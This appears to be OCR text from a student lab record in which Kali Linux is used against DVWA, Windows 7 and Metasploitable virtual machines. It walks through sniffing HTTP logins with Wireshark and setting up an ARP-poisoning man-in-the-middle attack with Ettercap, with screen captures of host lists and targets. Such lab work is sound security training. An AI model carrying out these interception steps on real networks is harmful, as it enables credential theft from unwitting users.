

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Kali Linux
Damn Vulnerable Web App
192.168.56.102/dvwa/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'


Type here to search
13°C Sunny
ENG
07:59
14-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Kali Linux
Damn Vulnerable Web A
192.168.56.102/dvwa/security.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Damn Vulnerable Web Application (DVWA) v1.0.7

Type here to search
13°C Sunny
ENG
07:59
14-03-2023





Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
demo.txt	23-Feb-2023 01:54	51	
dvwa_email.png	16-Mar-2010 01:56	667	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80

PERFORM SNIFFING

Perform Sniffing using Wireshark in kali linux

- Getting super access using the command $ sudo -s
- Enter the command wireshark in the kali
- Meanwhile it will get opened in the separate page
- Search for testfire.net in firefox.
- There we should sigin using the username and password. The you will be directed to anotherpage.


- Select eth0 which we get from the wireshark. Then enter http on top of the page.





Perform Sniffing using Ettercap in kali linux


- Getting super access using the command $ sudo -s
- Check the IP address of the targe using ifconfig.


- Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS nameinformation. nbtscan 192.168.56.101.
- Enter the command Ettercap -G.
- There you get a checkbox opened set snipping startup.
- Click on the 3 dots on top of Ettercap window and choose host and select and scan for thehosts.
- Once again click on host and choose hostlist.
- Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1and IP of metaspoiltable to target2
- In metaspoiltable enter the command ping followed by the windows IP to check whetherthe connection is built or not.
- Enter the IP of the target i.e 192.168.56.102 in firefox of windows7. There you get aDVWA page. Just login using the username and the password.









kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Ettercap
Ettercap
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK: 192.168.56.101 255.255.255.0 GW invalid
Type here to search
5°C Partly cloudy
ENG
19:41
13-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK: 192.168.56.101 255.255.255.0 GW invalid
Type here to search
5°C Partly cloudy
ENG
19:42
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK: 192.168.56.101 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
Type here to search
5°C Partly cloudy
ENG
19:43
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
MITM
ARP poisoning...
NDP poisoning
ICMP redirect...
Port stealing...
DHCP spoofing...
Stop MITM attack(s)
SSL Intercept
Delete Host
Add to Target 1
Add to Target 2
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [08:00:27:B1:9D:67] REQUEST 192.168.56.101
DHCP: [192.168.56.100] ACK : 192.168.56.101 255.255.255.0 GW invalid
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
Type here to search
5°C Partly cloudy
ENG
19:43
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Host List
IP Address MAC Address Description
192.168.56.1 0A:00:27:00:00:04
192.168.56.100 08:00:27:25:07:74
192.168.56.102 08:00:27:2A:8A:25
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
ARP poisoning victims:
GROUP 1 : 192.168.56.103 08:00:27:9E:37:29
GROUP 2 : 192.168.56.102 08:00:27:2A:8A:25
Type here to search
5°C Partly cloudy
ENG
